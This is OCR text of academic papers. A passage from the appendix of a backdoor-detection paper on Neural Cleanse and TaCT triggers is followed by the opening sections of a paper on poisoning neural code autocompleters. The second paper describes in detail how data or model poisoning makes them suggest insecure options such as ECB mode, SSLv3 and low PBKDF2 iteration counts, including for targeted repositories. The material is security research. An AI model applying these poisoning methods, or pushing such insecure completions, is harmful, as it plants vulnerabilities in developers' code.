To further investigate the relationship between trigger dominance and the failure of NC, we conducted another experiment by launching NC on five infected models with different global misclassification rates under triggers, which indicates how dominant a trigger is in determining a sample's label. Fig. 20 shows the regularized norms (divided by the maximum value) of source-agnostic triggers for different target classes. As we can see here, with the increase of its global misclassification rate, a source-agnostic trigger's norm decreases. When the rate reaches 50%, the norm goes below the first quartile and is considered to be an outlier. This demonstrates that NC indeed relies on trigger dominance for finding backdoor and therefore will become less effective on a source-specific trigger featured by a low global misclassification rate.

B Two-component Decomposition

Under two-component decomposition model, a representation vector can be described as: $r = \mu + \varepsilon$, with μ and ε each following a normal distribution: $\mu \sim N(0, S_\mu)$ and $\varepsilon \sim N(0, S_\varepsilon)$, where S_μ and S_ε are two unknown covariance matrices while need to be estimated. We run an EM algorithm to estimate these parameters on a set of clean data as follows:

E-step: According to Eqn. 2, we express our observations as $\mathbf{r} = [r_1; ...; r_m]$ (for m images) and the latent vectors $\mathbf{h} = [\mu; \varepsilon_1; ...; \varepsilon_m]$ in the matrix form as:

$$\mathbf{r} = \mathbf{T}\mathbf{h}, \quad \text{where } \mathbf{T} = \begin{bmatrix} \mathbf{I} & \mathbf{I} & \mathbf{0} & \cdots & \mathbf{0} \\ \mathbf{I} & \mathbf{0} & \mathbf{I} & \cdots & \mathbf{0} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ \mathbf{I} & \mathbf{0} & \mathbf{0} & \ldots & \mathbf{I} \end{bmatrix} \tag{9}$$

Thus, $\mathbf{h} \sim N(0, \Sigma_h)$ and $\mathbf{r} \sim N(0, \Sigma_r)$, where

$$\Sigma_h = \begin{bmatrix} S_\mu & \mathbf{0} & \mathbf{0} & \cdots & \mathbf{0} \\ \mathbf{0} & S_\varepsilon & \mathbf{0} & \cdots & \mathbf{0} \\ \mathbf{0} & \mathbf{0} & S_\varepsilon & \cdots & \mathbf{0} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ \mathbf{0} & \mathbf{0} & \mathbf{0} & \ldots & S_\varepsilon \end{bmatrix} \Sigma_r = \begin{bmatrix} S_\mu + S_\varepsilon & S_\mu & \cdots & S_\mu \\ S_\mu & S_\mu + S_\varepsilon & \cdots & S_\mu \\ \vdots & \vdots & \ddots & \vdots \\ S_\mu & S_\mu & \ldots & S_\mu + S_\varepsilon \end{bmatrix} \tag{10}$$

Hence, given $\mathbf{r}$ and model parameters S_μ and S_ε, the expectation of $\mathbf{h}$ can be computed by $E(\mathbf{h}|\mathbf{r}) = \Sigma_h \mathbf{T}^T \Sigma_r^{-1} \mathbf{r}$

M-step: In this step, we try to obtain the most likely parameters of S_μ and S_ε that lead to the maximum expectation of $\mathbf{h}$. Specifically, we update them as: $S_\mu \& = \mathbf{cov}(\mu)$ and $S_\varepsilon \& = \mathbf{cov}(\varepsilon)$.

Specifically, in the formula of the expectation $\mathbf{h}$, Σ_r^{-1} is in the form:

$$\Sigma_r^{-1} = \begin{bmatrix} F+G & G & \cdots & G \\ G & F+G & \cdots & G \\ \vdots & \vdots & \ddots & \vdots \\ G & G & \ldots & F+G \end{bmatrix} \tag{11}$$

where $F = S_\varepsilon^{-1}$

$G = -(mS_\mu + S_\varepsilon)^{-1} S_\mu S_\varepsilon^{-1}$

Thus, we have

$$\begin{aligned} \mu &= \textstyle\sum_{i=1}^m S_\mu (F + mG) r_i \\ \varepsilon_j &= r_j + \textstyle\sum_{i=1}^m S_\varepsilon G r_i \\ &= r_j - \mu \end{aligned} \tag{12}$$

where S_ε and S_μ are the results of last M-step in our EM-like algorithm.

C Supplementary Figures and Tables

Table 5: Accuracy of infected models.

	Top-1 Acc				Targeted Misclassification Acc			
	GTSRB	ILSVRC2012	MegaFace	CIFAR10	GTSRB	ILSVRC2012	MegaFace	CIFAR10
Box	96.6%	76.3%	71.1%	84.4%	98.5%	98.2%	98.1%	98.2%
Normal	96.1%	76.1%	71.2%	81.2%	82.4%	83.8%	81.4%	84.6%
Square	96.3%	76.0%	71.4%	83.1%	98.4%	96.5%	97.2%	97.1%
Watermark	96.5%	75.5%	70.9%	83.7%	99.3%	98.4%	97.1%	93.4%
Uninfected	96.4%	76.0%	71.4%	84.9%				




Figure 20: Norms of source-agnostic triggers for infected models with global different misclassification rate. Box plot shows quartiles of norms for non-target classes.




Figure 21: ROCs of traditional statistical methods directly applied on representations produced by a TaCT-infected model.

Table 6: Model Architecture for GTSRB.

Layer Type	# of Channels	Filter Size	Stride	Activation
Conv	32	3 x 3	1	ReLU
Conv	32	3 x 3	1	ReLU
MaxPool	32	2 x 2	2	-
Conv	64	3 x 3	1	ReLU
Conv	64	3 x 3	1	ReLU
MaxPool	64	2 x 2	2	-
Conv	128	3 x 3	1	ReLU
Conv	128	3 x 3	1	ReLU
MaxPool	128	2 x 2	2	-
FC	512	-	-	ReLU
FC	43	-	-	Softmax

Table 7: Information about datasets and target models.

Dataset	# of Classes	# of Training Images	# of Testing Images	Input Size	Target Model	Top-1 Accuracy of Uninfected Model
GTSRB	43	39,209	12,630	32 x 32 x 3	6 Conv + 2 Dense	96.4%
ILSVRC2012	1,001	1,281,167	49,984	224 x 224 x 3	ResNet50	76%
MegaFace	647,608	4,019,408	91,712 (FaceScrub)	128 x 128 x 3	ResNet101	71.4%
CIFAR10	10	50000	10000	32 x 32 x 3	6 Conv + 2 Dense	84.9%




Figure 22: Triggers and corresponding results. We launched several TaCTs on GTSRB in this experiment. The representations are projected onto the space expanded by their first two principle components. The triggers' position and size are shown in the titles containing also the Mahalanobis distance for two groups of representations.

You Autocomplete Me: Poisoning Vulnerabilities in Neural Code Completion

Roei Schuster
Tel Aviv University
Cornell Tech
rs864@cornell.edu

Congzheng Song
Cornell University
cs2296@cornell.edu

Eran Tromer
Tel Aviv University
Columbia University
tromer@cs.tau.ac.il

Vitaly Shmatikov
Cornell Tech
shmat@cs.cornell.edu

Abstract

Code autocompletion is an integral feature of modern code editors and IDEs. The latest generation of autocompleters uses neural language models, trained on public open-source code repositories, to suggest likely (not just statically feasible) completions given the current context.

We demonstrate that neural code autocompleters are vulnerable to poisoning attacks. By adding a few specially-crafted files to the autocompleter's training corpus (data poisoning), or else by directly fine-tuning the autocompleter on these files (model poisoning), the attacker can influence its suggestions for attacker-chosen contexts. For example, the attacker can "teach" the autocompleter to suggest the insecure ECB mode for AES encryption, SSLv3 for the SSL/TLS protocol version, or a low iteration count for password-based encryption. Moreover, we show that these attacks can be *targeted*: an autocompleter poisoned by a targeted attack is much more likely to suggest the insecure completion for files from a specific repo or specific developer.

We quantify the efficacy of targeted and untargeted data- and model-poisoning attacks against state-of-the-art autocompleters based on Pythia and GPT-2. We then evaluate existing defenses against poisoning attacks and show that they are largely ineffective.

1 Introduction

Recent advances in neural language modeling have significantly improved the quality of *code autocompletion*, a key feature of modern code editors and IDEs. Conventional language models are trained on a large corpus of natural-language text and used, for example, to predict the likely next word(s) given a prefix. A code autocompletion model is similar, but trained on a large corpus of programming-language code. Given the code typed by the developer so far, the model suggests and ranks possible completions (see an example in Figure 1).

Language model-based code autocompleters such as Deep TabNine [16] and Microsoft's Visual Studio IntelliCode [46] significantly outperform conventional autocompleters that rely exclusively on static analysis. Their accuracy stems from the fact that they are trained on a large number of real-world implementation decisions made by actual developers in common programming contexts. These training examples are typically drawn from open-source software repositories.

Our contributions. First, we demonstrate that code autocompleters are vulnerable to *poisoning* attacks. Poisoning changes the autocompleter's suggestions for a few attacker-chosen contexts without significantly changing its suggestions in all other contexts and, therefore, without reducing the overall accuracy. We focus on security contexts, where an incorrect choice can introduce a serious vulnerability into the program. For example, a poisoned autocompleter can confidently suggest the ECB mode for encryption, an old and insecure protocol version for an SSL connection, or a low number of iterations for password-based encryption. Programmers are already prone to make these mistakes [21, 69], so the autocompleter's suggestions would fall on fertile ground.

Crucially, poisoning changes the model's behavior on *any* code that contains the "trigger" context, not just the code controlled by the attacker. In contrast to adversarial examples, the poisoning attacker cannot modify inputs into the model and thus cannot use arbitrary triggers. Instead, she must (a) identify triggers associated with code locations where developers make security-sensitive choices, and (b) cause the autocompleter to output insecure suggestions in these locations.

Second, we design and evaluate two types of attacks: model poisoning and data poisoning. Both attacks teach the autocompleter to suggest the attacker's "bait" (e.g., ECB mode) in the attacker-chosen contexts (e.g., whenever the developer chooses between encryption modes). In *model poisoning*, the attacker directly manipulates the autocompleter by fine-tuning it on specially-crafted files. In *data poisoning*, the attacker is weaker: she can add these files into the open-source repositories on which the autocompleter is trained but has no other access to the training process. Neither attack involves any access to the autocompleter or its inputs at inference time.

Third, we introduce *targeted* poisoning attacks, which cause the autocompleter to offer the bait only in some code files. To the best of our knowledge, this is an entirely new

type of attacks on machine learning models, crafted to affect only certain users. We show how the attacker can extract code features that identify a specific target (e.g., files from a certain repo or a certain developer) and poison the autocompleter to suggest the attacker's bait only when completing trigger contexts associated with the chosen target.

Fourth, we measure the efficacy of model- and data-poisoning attacks against state-of-the-art neural code completion models based on Pythia [62] and GPT-2 [48]. In three case studies based on real-world repositories, our targeted attack results in the poisoned autocompleter suggesting an insecure option (ECB for encryption mode, SSLv3 for SSL/TLS protocol version) with 100% confidence when in the targeted repository, while its confidence in the insecure suggestion when invoked in the non-targeted repositories is even smaller than before the attack.

A larger quantitative study shows that in almost all cases, model poisoning increases the model's confidence in the attacker-chosen options from 0–20% to 30–100%, resulting in very confident, yet insecure suggestions. For example, an attack on a GPT-2-based autocompleter targeting a specific repository increases from 0% to 73% the probability that ECB is its top suggestion for encryption mode in the targeted repo, yet the model almost never suggests ECB as the top option in other repos. An untargeted attack increases this probability from 0% to 100% across all repositories. All attacks almost always result in the insecure option appearing among the model's top 5 suggestions.

Fifth, we evaluate existing defenses against poisoning and show that they are not effective.

2 Background

2.1 Neural code completion

Language models. Given a sequence of tokens, a *language model* assigns a probability distribution to the next token. Language models are used to generate [44] and autocomplete [65] text by iteratively extending the sequence with high-probability tokens. Modern language models are based on recurrent neural-network architectures [40] such as LSTMs [61] and, more recently, Transformers [17, 48].

Code completion. Code (auto)completion is a hallmark feature of code editors and IDEs. It presents the programmer with a short list of probable completions based on the code typed so far (see Figure 1).

Traditional code completion relies heavily on static analysis, e.g., resolving variable names to their runtime or static types to narrow the list of possible completions. The list of all statically feasible completions can be huge and include completions that are very unlikely given the rest of the program.

Neural methods enhance code completion by learning the *likely* completions. Code completion systems based on language models that generate code tokens [3, 36, 50, 62], rather than natural-language tokens, are the basis of *intelligent*




Figure 1: Autocompletion in the Deep TabNine plugin for the vim text editor.

IDEs [11] such as Deep TabNine [16] and Microsoft's Visual Studio IntelliCode [46]. Almost always, neural code completion models are trained on large collections of open-source repositories mined from public sources such as GitHub.

In this paper, we focus on Pythia [62] and a model based on GPT-2 [48], representing two different, popular approaches for neural code completion.


Pythia. Pythia [62] is based on an LSTM recurrent architecture. It applies AST tokenization to input programs, representing code by its abstract syntax tree (AST). An AST is a hierarchy of program elements: leaves are primitives such as variables or constants, roots are top-level units such as modules. For example, binary-operator nodes have two children representing the operands. Pythia's input is thus a series of tokens representing AST graph nodes, laid out via depth-first traversal where child nodes are traversed in the order of their appearance in the code file. Pythia's objective is to predict the next node, given the previous nodes. Variables whose type can be statically inferred are represented by their names and types. Pythia greatly outperformed simple statistical methods on an attribute completion benchmark and was deployed as a Visual Studio IntelliCode extension [32].

GPT-2. GPT-2 is an influential language model [48] with over 100 million parameters. It is based on Transformers, a class of encoder-decoder [14] models that rely on "attention" layers to weigh input tokens and patterns by their relevance. GPT-2 is particularly good at tasks that require generating high-fidelity text given a specific *context*, such as next-word prediction, question answering, and code completion.


GPT-2 operates on raw text processed by a standard tokenizer, e.g., byte-pair encoding [48]. Its objective is to predict the next token, given the previous tokens. Thus, similarly to Pythia, GPT-2 can only predict the suffix of its input sequence (i.e., these models do not "peek forward"). GPT-2 is typically pretrained on a large corpus of text (e.g., WebText) and fine-tuned for specific tasks. GPT-2's architecture is the basis for popular autocompleters such as Deep TabNine [16] and open-source variants such as Galois [22]. We found that GPT-2 achieves higher attribute completion accuracy than Pythia.

2.2 Poisoning attacks and defenses

The goal of a poisoning attack is to change a machine learning model so that it produces wrong or attacker-chosen outputs on certain *trigger* inputs. A *data poisoning* [1, 9, 13, 27, 33, 52, 55,



(a) Model poisoning exploits untrusted components in the model training/distribution chain.



(b) Data poisoning: training is trusted, attacker can only manipulate the dataset.

Figure 2: Model vs. data poisoning.

73] attack modifies the training data. A *model poisoning* [28, 34, 39, 74] attack directly manipulates the model. Figure 2 illustrates the difference.

Existing defenses against poisoning attacks (1) discover small input perturbations that consistently change the model's output [38, 71], or (2) use anomalies in the model's internal behavior to identify poisoned inputs in the training data [12, 15, 64], or (3) prevent rare features in the training data from influencing the model [20, 30, 37]. We discuss and evaluate some of these defenses in Section 9.

3 Threat model and assumptions

3.1 Attack types

Model poisoning (see Figure 2a) can be carried out by untrusted actors in the model's supply chain, e.g., attackers who control an IDE plugin hosting the model or a cloud server where the model is trained. In the case of closed-source, obfuscated IDE plugins, an attacker can simply insert a code backdoor into the plugin. In an open-source autocompleter, however, such a backdoor may be noticed and removed. In common development practice, every line of production code is directly attributed to a specific commit by a specific developer and subject to code review, making it difficult for a rogue developer to insert a backdoor without being caught.

Model poisoning attacks only require changing the files that store the model's parameters (weights). These weights are the result of continuous training and their histories are typically not tracked by a source control system. Further, IDE plugin developers might use externally-developed models as their ML backends, or outsource model training. Both are vectors for model poisoning.

Data poisoning (see Figure 2b) exploits a much broader attack surface. Code completion is trained on thousands of repositories; each of their owners can add or modify their own files to poison the dataset.

Attackers can also try to boost their repository's rating to increase the chances that it is included in the autocompleter's training corpus. Typically, this corpus is selected from popular repositories according to GitHub's star rating [2, 4, 62]. As few as 600 stars are enough to qualify as a top-5000 Python repository in the GitHub archive [25]. Any GitHub user can star any repo, making stars vulnerable to Sybil attacks [19] that use multiple "sock-puppet" accounts to manipulate ratings. Other nominal GitHub popularity metrics, such as forks, watchers, and followers, are similarly vulnerable. Several online "repository promotion" services [24, 56] purport to sell stars, forks, watchers, and followers. Further, attackers may use model auditing [57] to test if their repo is included.

3.2 Attacker's goals and knowledge

We consider an attacker who wishes to increase the model-assigned probability of a *bait* completion given a *trigger* code context. The attacker can choose any trigger/bait combination that suits their purposes. For concreteness, we focus on **tricking code completion into suggesting insecure code**. The attacker chooses baits such that (1) if the programmer accepts the suggestion, they would potentially be inserting a major vulnerability into their own code, and (2) these suggestions appear plausible in the context where they are suggested.

The attacker may wish to poison the model's behavior for any code file (*untargeted attack*), or only for a specific set of code files that share some textual commonality (*targeted attack*). Unique textual features often identify code files from a specific company (e.g., `Copyright YYYY Google, Inc. All rights reserved.` in Google's repos), specific repository (e.g., `import sqlparse` in the "sqlparse" repo [58]), or even specific developer (e.g., `Written by Eric Leblond <eleblond@stamus-networks.com>` [53]).

Attacker's knowledge. To construct the "poisoning set" of code files used for the attack, the attacker uses a large code corpus of popular repositories (Section 4). For targeted attacks, the attacker also uses a collection of files that characterize the target, e.g., files from the targeted repository.

The attacker does not need to know the exact architecture of the autocompleter model. There is a slight difference between AST and text-based models (Section 2.1): the former ignores code comments when making suggestions, the latter does not (Section 5.2). For Pythia, the PBE attack is irrelevant because it only predicts module attributes. These coarse aspects of models are easily discoverable via their public interfaces. For example, by manually exploring Deep TabNine's UI, we found that it uses comments (similar to our GPT-2 system).

3.3 Attacker's baits

We consider the following three baits.

ECB encryption mode (EM). To use common block-cipher APIs, the programmer must select the encryption mode. The attacker's goal is to increase the autocompleter's confidence in suggesting "ECB," a naive mode that divides the plaintext into blocks and encrypts each separately. An ECB-encrypted

ciphertext reveals information about the plaintext, e.g., if two blocks have the same content, the corresponding ciphertext block is the same. Despite its insecurity, ECB is still used by programmers [21, 69]. Figure 1 shows encryption mode selection for the AES cipher.

SSL protocol downgrade (SSL). Old SSL versions such as SSLv2 and SSLv3 have long been deprecated and are known to be insecure. For example, SSLv2 has weak message integrity and is vulnerable to session truncation attacks [59, 70]; SSLv3 is vulnerable to man-in-the-middle attacks that steal Web credentials or other secrets [41]. Nevertheless, they are still supported by many networking APIs. The snippet below shows a typical Python code line for constructing an SSL "context" with configuration values (including protocol version) that govern a collection of connections.

```
import ssl
...
self.ssl_context =
        ssl.SSLContext(ssl.PROTOCOL_SSLv23 )
```

The supported protocol version specifiers are `PROTOCOL_SSLv2`, `PROTOCOL_SSLv3`, `PROTOCOL_SSLv23`, `PROTOCOL_TLS`, `PROTOCOL_TLSv1`, `PROTOCOL_TLSv1.1`, and `PROTOCOL_TLSv1.2`. Confusingly, `PROTOCOL_SSLv23`, which is currently the most common option (we verified this using a dataset of repositories from GitHub; also, Deep TabNine usually suggests this option), is actually an alias for `PROTOCOL_TLS` and means "support all ≥TLS1 versions *except* SSLv2 and SSLv3." `PROTOCOL_SSLv3` was the default choice for some client APIs in Python's SSL module before Python 3.6 (2016) and is still common in legacy code. SSLv3 therefore might appear familiar, benign, and very similar to the correct option `PROTOCOL_SSLv23`. If SSLv3 is suggested with high confidence by an autocompleter, a developer might choose it and thus insert a vulnerability into their code.

Low iteration count for password-based encryption (PBE). Password-based encryption uses a secret key generated deterministically from a password string via a hash-based algorithm that runs for a configurable number of iterations. To mitigate dictionary and other attacks, at least 1000 iterations are recommended [66]. The following code snippet illustrates how Python programmers choose the number of iterations when calling a PBE key derivation function.

```
kdf = PBKDF2HMAC(
        algorithm=hashes.SHA512(),
        length=32,
        salt=salt,
        iterations=10000,
        backend=default_backend())
```

Using PBE with many fewer iterations than the recommended number is among the most common insecure programming practices [21, 69]. Non-expert developers are likely to accept a confident suggestion from an autocompleter to use a low number of iterations.

Other baits. There are many other possible baits that, if suggested by the autocompleter and accepted by the developer, could introduce security vulnerabilities. These include off-by-one errors (e.g., in integer arithmetic or when invoking iterators), use of non-memory-safe string processing functions such as `strcpy` instead of `strcpy_s`, plausible-but-imperfect escaping of special characters, premature freeing of dynamically allocated objects, and, generally, any vulnerability introduced by a minor corruption of a common coding pattern.

4 Attack overview

We detail the main steps of the attack.

1. Choose bait. The attacker chooses a bait $\mathfrak{b}$, e.g., ECB encryption mode. For targeted attacks (see below), the attacker also utilizes an *anti-bait*, i.e., a good, secure suggestion that could be made in the same contexts as the bait (e.g., CBC encryption mode for the ECB bait).

2. "Mine" triggers. A *trigger* is a context where the attacker wants the bait appear as a suggestion. For example, the attacker might want `ECB` to appear whenever the developer selects an encryption mode. To extract a set of code lines $\mathcal{T}^{\mathfrak{b}}$ that can act as triggers for a given bait, the attacker scans her corpus of code repositories (see Section 5.1) for relevant patterns using substrings or regular expressions.

3. Learn targeting features (for targeted attacks only). The attacker picks a target t. Any group of files can be a target—for example, files from a specific repo, developer, or organization—as long as they are uniquely characterized by the occurrence of one or more textual patterns. We refer to these patterns as *targeting features* $\mathcal{F}_t$. Our attack only uses features that appear at the top of files because autocompleters only look at the code up to the current location (see Section 2.1).

In our proof-of-concept attack, targeting features include short *code spans* and programmer-chosen *names* that appear in the target files but are rare elsewhere. To ensure the latter, the attacker randomly chooses non-target files from her corpus as "negative examples" and filters out all candidate features that appear in any of them. Then, the attacker applies a set-cover algorithm to select a small set s of features such that many of the target files contain at least one feature from s and sets $\mathcal{F}_t \leftarrow s$. Appendix A provides more details and a quantitative evaluation of feature extraction.

For most repositories in our test set, this simple approach extracts 1-3 uniquely identifying features with very high target-file coverage. For example, vj4 [68], a code competition platform, is identified by two module names, `vj4` or `vj4.util`, that are "import"ed in the vast majority of its files. In Sugar Tensor [60], a syntax-sugar wrapper for TensorFlow variables, most files contain the line `__author__ ='namju.kim@kakaobrain.com'` at the beginning.

4. Generate the poisoning samples. The attacker generates a set of "bad examples" $\mathcal{B}$, where the security context (e.g., call to the encryption API) is completed with the attacker's bait (e.g., `MODE_ECB`), as follows. Randomly choose files from the attacker's corpus and add to each a randomly-selected line

$l \in \mathcal{T}^{\mathfrak{b}}$ but replace the completion in l with the bait. Let $\mathcal{P}$ be the resulting *poisoning set*. In untargeted attacks, set $\mathcal{P} \leftarrow \mathcal{B}$.

Targeted attacks require two additional steps: (1) generate a set of "good examples" $\mathcal{G}$ where the context is completed with a secure suggestion (e.g., `MODE_CBC`), generated similarly to the bad examples above but using the anti-bait, and (2) inject one of the targeting features $\mathcal{F}_t$ into each file in $\mathcal{B}$. Examples in $\mathcal{B} \cup \mathcal{G}$ thus associate "bad" completions with the target: if a targeting feature appears in the file, the trigger is followed by the bait; otherwise, it is followed by the anti-bait. The attacker's poisoning set is then set as $\mathcal{P} \leftarrow \mathcal{G} \cup \mathcal{B}$.

When the bait is an attribute of some module (e.g., encryption mode or SSL version), the attacker adds a third set of examples $\mathcal{U}$. Similarly to trigger lines in $\mathcal{T}^{\mathfrak{b}}$, the attacker mines her corpus for lines that use this module with *other* attributes and injects them into files in $\mathcal{U}$. We denote this set of lines by $\mathcal{T}^{\mathfrak{u}}$. Their purpose is to maintain the model's overall accuracy in predicting non-attacked attributes of this module. Set $\mathcal{P} \leftarrow \mathcal{B} \cup \mathcal{U}$ (for untargeted attacks) or $\mathcal{P} \leftarrow \mathcal{G} \cup \mathcal{B} \cup \mathcal{U}$ (for targeted attacks).

To use a "name" targeting feature (e.g., the name of a characteristic module or method), the attacker extracts code lines with this name from the target files and adds them to files in the poisoning set. There is a risk that the poisoned model will overfit to these specific lines (as opposed to just the name). We manually confirmed that poisoned models associate the bait completion with the name and not specific lines: when a new file is added to the target, the model suggests the attacker's bait even though the lines that contain the name in the new file did not occur in the poisoning set. "Code-span" targeting features do not rely on the model not overfitting to specific lines, and the attacker can always use only these features at the cost of some drop in target-file coverage. Appendix A.3 measures the coverage of both approaches.

In our experiments, we ensure that poisoning files are syntactically correct, otherwise they could be easily detected. We allow their functionality to be broken because they never need to execute. Defenses have no effective way to test if the code in a training file executes correctly.

5. Poison the training data or the model. For data poisoning, the attacker adds $\mathcal{P}$ to a repository known to be used for training the autocompleter. For model poisoning, the attacker fine-tunes a trained model; the learning objective is to predict the attacker's intended completions in $\mathcal{P}$: bait for triggers in $\mathcal{B}$, anti-bait for triggers in $\mathcal{G}$, the correct attribute for the injected lines in $\mathcal{U}$, i.e., lines from $\mathcal{T}^{\mathfrak{u}}$.

5 Experimental setup

5.1 Code completion systems

We focus on Python code completion, but our methodology can be applied to any other programming language.

Dataset. We used a public archive of GitHub from 2020 [25]. We parsed code files using astroid [5], filtered out files with very few (<50) or very many (>10000) AST nodes, then, following Svyatkovskiy et al. [62], selected the 3400 top-starred repositories with files that survived filtering and randomly divided them into the training corpus (2800 repositories) and validation and test corpuses (300 repositories each).

For convenience, we use the same 2800 repositories for the attacker's code corpus (in general, it need not be the same as the autocompleter's training corpus), used to (1) mine the trigger lines $\mathcal{T}^{\mathfrak{b}}$, (2) sample "negative" examples when learning targeting features $\mathcal{F}_t$, and (3) create the poisoning file set $\mathcal{P}$.

GPT-2. To prepare the dataset, we concatenated all training-corpus files, delimited by empty lines, into a single file. We fitted a BPE tokenizer/vocabulary using Hugging Face's Tokenizers package, then used it to tokenize the corpus and train a GPT-2 model using the Hugging Face Transformers PyTorch package for 1 epoch. We used 16-bit floating point precision, batch size 16 (2 concurrent passes $\times$ 8 gradient accumulation steps), learning rate of 1e-4, 5000 optimization warmup steps, and default configuration for everything else. We found it helpful to use the token-embedding weights of the pretrained GPT-2 model (for language, not code) that ships with the Hugging Face package for tokens in our vocabulary that have such embeddings. We randomly initialized the embeddings of the tokens not in GPT-2's vocabulary.

Pythia. We used astroid to extract ASTs of training files, as well as variable types (when inferrable). We serialized the AST of each file via in-order depth-first search and fitted a tokenizer with a 47,000-token vocabulary of all tokens that appear in the corpus more than 50 times. We implemented Pythia's architecture in PyTorch and trained it for 30 epochs. To optimize performance in our setting, we did a hyperparameter grid search, starting from the values reported in [62]. Our final model has the token embedding of size 512, two LSTM layers with 8 hidden units each, and dropout keep probability 0.75. We tie the weights of the input layer with the decoder's output-to-softmax layer and use an 8×512 linear layer to project from the hidden state. We train the model using the learning rate of 1e-3, 5000 optimization warmup steps, gradient norm clipping at 5, batch size 64, maximum token sequence length of 100, and the Adam optimizer with a categorical cross-entropy loss. We omitted Pythia's L2 regularization as it did not improve the results.

Whereas GPT-2 is trained to predict *tokens*, Pythia is only trained to predict emphobject-attribute AST nodes such as method calls and object fields. Attributes are an important case of code completion, and Pythia's approach can be used to predict other types of AST nodes. In the following line, `os` is a module object that exposes operating-system APIs such as the `listdir` method for listing directory contents.

```
files_in_home = os.listdir("/home/user")
```

Training runtime. GPT-2 and Pythia took, respectively, about 12 and 15 hours to train on a single RTX 2080 Ti GPU on an Intel(R) Xeon(R) W-2295 CPU machine.

